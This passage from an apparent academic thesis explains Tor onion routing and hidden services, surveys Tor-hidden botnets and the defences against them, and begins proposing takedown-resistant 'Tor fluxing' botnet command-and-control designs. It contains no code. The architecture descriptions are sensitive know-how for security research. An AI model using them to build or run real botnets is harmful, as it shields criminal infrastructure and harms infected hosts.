4.2 How Tor Works

Tor [54], [55] protects against a very common form of surveillance known as traffic analysis, which essentially means it protects the identity of the users that are communicating with each other. Knowing the source and destination of your traffic can lead to others tracking your behavior and interests. Apart from allowing others to acquire private information on you, this can even impact you financially, for example because of price discrimination on e-commerce sites based on your country. This can happen even if the communication is encrypted. As in an encrypted communication, the part of the packets that is encrypted is the payload and not the header. This can reveal, amongst others, the destination and source of the communication between two parties. Hiding this information is what Tor is used for.

A user utilizing Tor to connect to a service will initially connect to a directory server from which he will obtain a list of available Tor nodes. Based on this information, a circuit is created for the user, which essentially is a path consisting of 3 Tor nodes: the guard node, which is the first node that packets go through, an intermediate node and the exit node. The next step is the AES symmetric key exchange between the 3 nodes and the user.

The packets are then AES - encrypted from the user 3 times, 1 for each key that has been exchanged with the nodes, and then sent to the guard node. The guard




Figure 4.1: How Tor Works 1[54]




Figure 4.2: How Tor Works 2[54]

node decrypts the first layer of encryption using its key and passes the packets on to the intermediate node. The intermediate node follows the same principles, decrypting with its key and sending the packets to the last node, the exit node. The exit node decrypts the last of the 3 encryption layers and then passes on the packets in the clear to the destination.
The reverse process takes place when a response from the service the user connected to travels through the Tor network in order to reach the user. At first the response goes through the exit node where it is encrypted with the node's AES key and passed on to the intermediate node. The same actions are executed at the intermediate node, namely the responses is encrypted by its AES key and passed on to the guard node. Lastly, the guard node encrypts the message with its own AES key and passes it on to the user, thrice encrypted. The user then, having all 3 AES keys, removes all the encryption layers and can now access the response plaintext. This encryption layer scheme, is the reason behind the word "Onion" in the network name. The encryption layers looks like the layers of an onion.

The basic advantage to this mechanism is that no node knows more than the identity of the previous and next destination of the packets, keeping the initial source, the user from being identified. The circuit remains the same for approximately 10 minutes and then another circuit with different nodes is chosen for the user. This aims to keep the previous actions made by a user untraceable.




Figure 4.3: How Tor Works 3[54]




Figure 4.4: Onion Services 1[56]

4.3 Hidden Services

A significant feature of Tor is the hidden services . Hidden services, or onion services, are services offered only in the network overlay of Tor. They do not appear on the web as normal services do. The only way to connect to a HS is by connecting to the Tor network and knowing the onion address of the service. The workings of a HS can be summarized in 6 steps [56]:

1. Before the communication between the client and the service begins, the service picks 3 introduction points, which, as the name suggests, are responsible for introducing the users to the HS and builds a circuit to each point(4.4).

2. An onion service descriptor is then created which is the hidden service's RSA 1024-bit public key and the addresses of the introduction points signed by the service's private key and uploads it to a distributed hash table. The way to retrieve this descriptor is by using the XYZ.onion address. XYZ stands for the "onion identifier"=H(service's public key), where H is the hash function SHA1 truncated to 80 bits(4.5). This 10-byte identifier is base32-encoded to produce a 16-byte .onion address that Tor users can use to connect to HS, like *3g2upl4pq6kufc4m.onion*[57](4.6).

   Note: Tor has been moving towards using a new version of onion addresses (Version 3) by swapping out RSA1024 for EdDSA25519 which uses 256-bit public keys and 512 - bit private keys. This results in a longer, 56 - character onion address such as:
   pg6mmjiyjmcrsslvykfwnntlaru7p5svn6y2ymmju6nubxndf4pscryd.onion [58]

3. Using the onion address, the client can acquire the descriptor from the distributed hash table, which means they now possess the information of the hidden service introduction points. One node is then picked at random to act

$$\texttt{onion\_address} = \text{base32}(\texttt{permanent\_id}) \;||\; \text{“.onion”},$$

where

$$\texttt{permanent\_id} = \text{substr}(0, 20, \text{hex}(\text{SHA1}(\text{substr}(22, \text{DER}(\texttt{public\_identity\_key})))))),$$

Figure 4.5: Onion Address [55]




Figure 4.6: Onion Services 2[56]

as the rendezvous point between the onion service and the client. After the circuit to the rendezvous point-node is built, the node is also given a cookie (one-time secret)(4.7).

4. The client then creates a message encrypted with the public key of the hidden service, which contains the address of the rendezvous point and the cookie, called the *introduce message*. Then one of the 3 introduction points is chosen at random to introduce the client to the hidden service. After a new circuit is built to the introduction point-node, the client sends the *introduce message* to it. This message is to be sent to the hidden service. All communication is still done through circuits, so the identity of the client is still secret(4.8).

5. The onion service receives the *introduce message* from the introduction point, using the circuit that is already in place and decrypts it. Now, having the cookie and the identity of the rendezvous point, it creates a circuit to it and sends it the cookie. It should be mentioned that the guard nodes remain the same when creating new circuits. An attacker running a big number of nodes in the network could force an onion service to use one of their nodes as a guard node and then they could learn the onion service's IP address(4.9).

6. The rendezvous point now informs the client that the connection with the hidden service has been established. The client and the hidden service then




Figure 4.7: Onion Services 3[56]




Figure 4.8: Onion Services 4[56]




Figure 4.9: Onion Services 5[56]

exchange a new symmetric key which provides end-to-end encryption and are finally ready to establish communication, using their respective paths to the rendezvous point. In total there are 6 nodes-relays (hops) between the client and the onion service: 3 of them constitute the client's circuit and the other 3 constitute the service's circuit. The rendezvous point functions as the third node of the client's circuit(4.10).




Figure 4.10: Onion Services 6[56]

4.4 Tor & Botnets

Since 2010, there have been reports in the literature of Tor's exploitation for hiding botnet infrastructures. Specifically, the presentation by Dannis Brown at DefCon18

[59] showed that a botnet implementation where the C&C server is hidden inside Tor, is possible. After the presentation, no real applications came to light until 2012, when Guarnieri[60] detected the first Tor-based botnet. The botmaster left the following message on reddit: "Everything operating tru TOR hidden service so no feds will take my servers down"The botnet was a modified version of Zeus that could carry out DDoS attacks, mine Bitcoin and perform credential theft as well. All of the bots were running hidden services and the bot-C&C communication taking place inside Tor. The upside of this architecture was not having exit nodes, which reduces botnet traceability. The botnet also used the IRC protocol for communication-issuing commands and the botmaster had all the bots become relays in the Tor network to balance out the network.

In summer 2013, there was a big increase in Tor users in a narrow time window and it was later discovered that the increase was due to a very big botnet switching to Tor. The botnet used the HTTP protocol, with a centralized structure for the communication and it also used a pre-configured outdated version of the Tor software. This affected the Tor network severely. Having so many nodes performing so many encryptions and decryptions, made the whole network quite unresponsive. Botmasters move to Tor mainly to achieve anonymity and stealthiness for their operations. The most important feature of a botnet utilizing Tor for its operations, is the bot-C&C communication which is done by having the C&C operating as a hidden service to which the bots can connect and receive their orders. Also, the C&C servers become much more resilient to takedowns [61].

4.4.1 Architectures & Weaknesses

Botnets are continuously evolving with respect to resilience against attacks, detection and take down efforts. Tor can provide anonymity and resilience to both peer-to-peer and centralized botnets, which actually require less effort. However, it can be argued that botnets over Tor are not as perfect as expected [61].

Peer-to-peer botnets

In peer-to-peer botnets over Tor, every bot runs as a hidden service and they are identified by unique .onion addresses while all communication is done through Tor . These botnets, despite using Tor, do present some weaknesses. Even though the bots are running as hidden services and their identities remain hidden, a crawling attack is possible. This attack, when used in a standard network botnet, can enumerate the number of bots but it can overestimate it due to dynamically changing IP addresses. For a botnet using Tor, this is not a factor though and that is because the .onion addresses are static and linked to the public key of every hidden service. The onion address can be changed by creating a new key pair at the hidden service-bot and the bot would have to re-register to Tor, but it is an expensive operation. So, in fact a crawling attack is accurate against a Tor-based botnet.

Another attack against a Tor-based botnet is the sinkholing attack. In a sinkholing attack .onion addresses of fake nodes are injected into the list of peers. In a non Tor-based botnet the injection is an IP address, but if the botnet is inside Tor, then the injection is a .onion address. Tor cannot offer security for this attack, because it depends solely on the botnet protocol and not on the network it is using for its operation .

Centralized Botnets

In centralized botnets, the main goal in using Tor is to hide the location of the C&C server, by having it operate as a hidden service. The more difficult it is to locate the C&C, the harder it is to take down a centralized botnet. Also, by attacking the C&C server, one would attack the whole Tor network. But Tor has vulnerabilities that could lead to deanonymization of a service. Biryukov et al.[62] describe a scenario where the IP address of the C&C can be revealed by exploiting the use of guard nodes. Tor has the weakness of traffic correlation. In a traffic correlation attack, someone listening in on the communication at both the guard node and the exit node can correlate the traffic leaving the client and reaching the destination with the use of statistical analysis and discover that they are part of the same circuit. To achieve this they would have to control a significant number of Tor nodes. This is a realistic scenario considering the resources of willing organizations all over the world and considering the NSA scandal, where the NSA was monitoring a big number of communication channels[63]. In peer-to-peer botnets, it is hard to deanonymize every single bot-hidden service, but in the case of centralized architectures, there is only one point of failure, namely deanonymizing and taking down the C&C server, will take down the whole botnet, .

Another issue is that when a botnet registers on Tor, it attracts unwanted attention. Botnets may be composed by millions of bots and when such a huge number of entities join Tor, it causes suspicions. Mimoso [64] reports that a botnet which had managed to stay undetected for years became exposed because it decided to switch the C&C server to a hidden service inside Tor, in order to mask its presence, but on the contrary this action made its presence visible. Lastly, a Tor-based botnet leaves traces on the side of the bot-infected host. The malware runs the Tor client in order for the bot to be able to communicate with the rest of the botnet and receive instructions, which runs as a process. This means someone could identify the malware by identifying the Tor process running.

4.4.2 Attacking the centralized architecture

Some effective methods to attack the centralised structure, are the following [57]:

- Descriptor blacklisting

A way to attack a Tor-based botnet is by discovering the .onion address that the C&C is running on using one of the Biryokov et al's "Trawling for Hidden Services"[62] attacks. Using the greatly increased requests for a particular .onion address as an indicator, one can potentially identify the descriptor of the C&C that is running as a hidden service. The requests may even be larger that all the requests for all the other hidden services combined. Once this has been achieved, blacklisting the corresponding .onion address will prevent attempts by the bots-clients to connect to the .onion address of the C&C. The downside to this strategy is that descriptor lookups demand the creation of circuits which leads to an increase in the network load. Also, a botmaster could preemptively use a multitude of .onion addresses for the C&C in order to spread out the requests of the bots, thus evading detection.

- Server deanonymization

In case a botnet is prepared to resist the descriptor blacklisting method mentioned above, the Tor Project could attempt to identify the guard node of the C&C by constantly changing the guard node availability, until finally the C&C uses a relay that the Tor network is monitoring, as an entry point to the network. The indicator that the connecting client is the C&C in this scenario, is the high traffic going through the guard node, because of the bot-C&C communication. This way the server can be deanonymized and the botnet can be taken offline. Coordinating an attack like this is challenging, both from an organizational and an engineering-wise perspective.

- Fingerprinting and blacklisting clients

A similar method is attempting to fingerprint a bot's "phone home" connection to the C&C by looking for connections to the hidden service (e.g., by waiting for colluding nodes to be chosen as Introduction or Rendezvous points) [65, 66, 67, 68] . This fingerprint can be used to blacklist bots or even the C&C entry guards. This solution presents the challenge of acquiring a stable fingerprint and making Tor nodes able to match fingerprints and perform blacklisting. A botmaster could potentially resists this method by using mechanisms such as *"morphing"*[69] where the connections of the C&C would be made to look like communications with well-known destinations, such as popular services available on the web.

- Revealing the guard nodes

Biryokov et al.[62] presents a method to detect the guard nodes of hidden services. To achieve this, control over 2 Tor non-exit relays is needed. The basic idea is to force the hidden service to establish as many connections as possible to a rendezvous point (RP) controlled by the attacker which will then lead to detection of the guard nodes. This will not immediately allow the attacker to identify the hidden service, but it is a stepping stone to carry out more attacks due to the fact that a hidden service is usually supposed to run for a long time. Given that a guard node may be valid for over a month, this gives time to mount a legal attack to recover traffic meta data for the guard node.

4.4.3 Throttling

The primary concern of Tor users is the rate at which bots use the resources of the nodes available in the network. For this reason, limiting the rate of bot requests becomes another possible solution.

Throttling by cost

One way to implement throttling is by cost. Tor could do this by requiring some type of proof, like the expenditure of some kind of resource. Some examples would be human attention, processor time or bitcoins. This would make the cost to connect to a hidden service easily affordable to legitimate users but the cost for a botnet

becomes prohibitive. Also, the resource must not be prone to double spending. There several approaches available:

- One approach utilizes a challenge and response scheme. The unit expenditure covers one single circuit extension and the client is then provided with a challenge from a randomly picked node of the created circuit. This is a similar scheme to the one described by Barbera et al[70]. The downside is the extra trip back added to the circuit building procedure.
- Including a puzzle that specifies a challenge that will be issued to the clients attempting to connect to the hidden service in a time window. This scheme would prevent precomputing a batch of payments.
- Another approach describes having the server verifying the expenditures and issuing relay and time period specific signed tokens, similar to ripcoins[71] or the tokens used in the BRAIDS design[72]. Using relay specific tokens would solve the problem of double spending and generally tokens would limit the trust required in the server so that it can not compromise anonymity. The downside in this scheme is the extra signature and verification tasks as well as maintaining another key pair.


Some basic example mechanisms are the following:

- Proof of work

When the resource of choice computational resources the way to implement resource expenditure would be by implementing a scheme where the onion service has to pay a cost for the connections it establishes. Having the hidden service pay a cost for each connection and not the clients, due to the fact that legitimate users and bots have the same user profile which leads to not having a way to tell them apart. Also, a C&C masked as a hidden service will build many more circuits than a normal hidden service. In the case of a botmaster that has already accounted for this kind of scheme, the mechanism that can be deployed is the “chain proving”. In this mechanism the C&C solves a puzzle when it receives a connection and then with each additional connection the previous client connected has to solve a puzzle in a specific time window. After it solves the puzzle, the next bot is then allowed to connect to the service.

- CAPTCHAs

CAPTCHAs can be used to implement throttling with human attention as a resource. The vast majority of clients connecting to hidden services will not be actual human users but machines running bot malware. The use of CAPTCHAs raises many challenges like, the way to issue them without a graphical interface, how to avoid overspending and also how to implement this in the scenario where both the hidden service and the client connecting to them, are without a human user, which is not uncommon (headless services). Also challenging, is finding a way to beat automated solvers. Most commercial web CAPTCHAs can be solved with a success rate of 1-10% and the typical response from a service is blacklisting the IP that is making too many attempts. This is not an option when the user is anonymous.



(a) (b) (c)

Results of guard throttling: 20 relays, 200 clients, 500 bots. (a) 5MiB download times, (b) Circuit build times, (c) Total bytes read

Figure 4.11: Throttling at the Guard node[57]

- Network Contributions

As described in [72, 71, 73, 74], another throttling mechanism would be demanding network contribution from Tor users. This would severely affect the responsiveness of a C&C server, due to the huge number of connections it receives from the bots, but be acceptable for legitimate users.

Throttling at the entry guard

Throttling at the entry guard can be achieved by rate-limiting the *extend cells*, requests to extend the circuit, which are the guard nodes' process. If a request to create a circuit will not process, the bots will not be able to connect to the C&C and flood the network, even though the requests will still go through. One way to implement such a mechanism would be by using assigned guards. In this scheme standard users would pick guard nodes as normal and guards would then apply rate-limiting on the circuit extensions. Users with the need to build more circuits than usual would be provided with a token that when presented to the network, would allow them to be assigned to non-standard guard nodes, which offer higher circuit-building rates.

Jansen et al. describe an example of this mechanism and their BRAIDS design [72].The figure below shows the results of a simulation using this mechanism [75]. Despite having nearly the same bandwidth usage, both the unthrottled-legitimate user and the throttled simulation show similar performance, making the experience of legitimate Tor users essentially the same. This means the experience of legitimate users remains essentially the same, even though throttling at the guard node is at work.

One possibility that must be taken into consideration is the scenario where the C&C server is also a relay. In this case the *create cells* coming from the C&C, when trying to build circuits to communicate with the bots, will be indistinguishable from the *create cells* of other circuits that the C&C server-relay is a part of, which will lead to bypassing the rate limit.

Throttling by Tor version

Severely throttling or even completely ignoring nodes running older versions of Tor is another way to throttle. This scheme is effective because most clients use the Tor

Browser Bundle to access the network which is updated often and also relays are kept up-to-date. This leads to bots running the Tor packaged, not being able to receive updates. The challenge that arises is designing methods to securely check which version a client is running.

Chapter 5

Tor Fluxing Based Botnet Coordination

In this section, we will detail about the two proposed architectures for the coordination of a botnet. Both architectures utilize the Tor overlay network in order to hide their operations, while they employ the "Tor fluxing" [2] technique to make C&C infrastructure more resilient to takedown attempts. The main concept of the proposed architectures is that the C&C server runs as a HS of the Tor network. The role of the C&C is undertaken by the bots of the botnet and is swapping hosts regularly. In order for the bots to locate the HS onion address of the current C&C, they employ one of the proposed architectures. The main difference of the two architectures is the mechanism that the bots use in order to retrieve the onion address of the HS C&C, which is the use of a Gateway in the first architecture and the use of an authoritative DNS server in the latter.

5.1 Gateway Architecture

In the Gateway architecture, the botnet consists of the botmaster, the gateway, the Command & Control server (C&C), which is one of the bots chosen by the botmaster, and the bots. The role of the Gateway is to provide a way for the bots to acquire the onion address of the C&C server. Both gateway and C&C run as HS in the Tor network, however the gateway is located at a static onion address hardcoded in the binary of the bots, while the address of the C&C is constantly changing as it migrates among the various bots. Furthermore, the botmaster application includes a user interface displaying the onion address and the ID of the current C&C, the active bot count and the status of the C&C, as depicted in figure 5.2. The UI also includes 4 buttons: *Attack, Migrate C&C, Request Botlist, Exit.* If any piece of this information is unknown, there are notifications to inform the user. The overall layout of the Gateway architecture is illustrated in figure 5.1.Furthermore, the part of the HTTP requests and responses that is outlined in italic text, is the identifying flag of each message, while the information exchanged between the different entities of the botnet is highlighted with bold text.




Figure 5.1: Gateway Architecture

5.1.1 Bots, Gateway & C&C

Whenever a new infected bot or a resuming bot aims to join the botnet, it firstly connects to the onion address of the gateway (A) and requests the current onion address of the C&C. After receiving the onion address (B), it connects to the C&C (C) and keeps this connection alive, waiting commands from the botmaster.

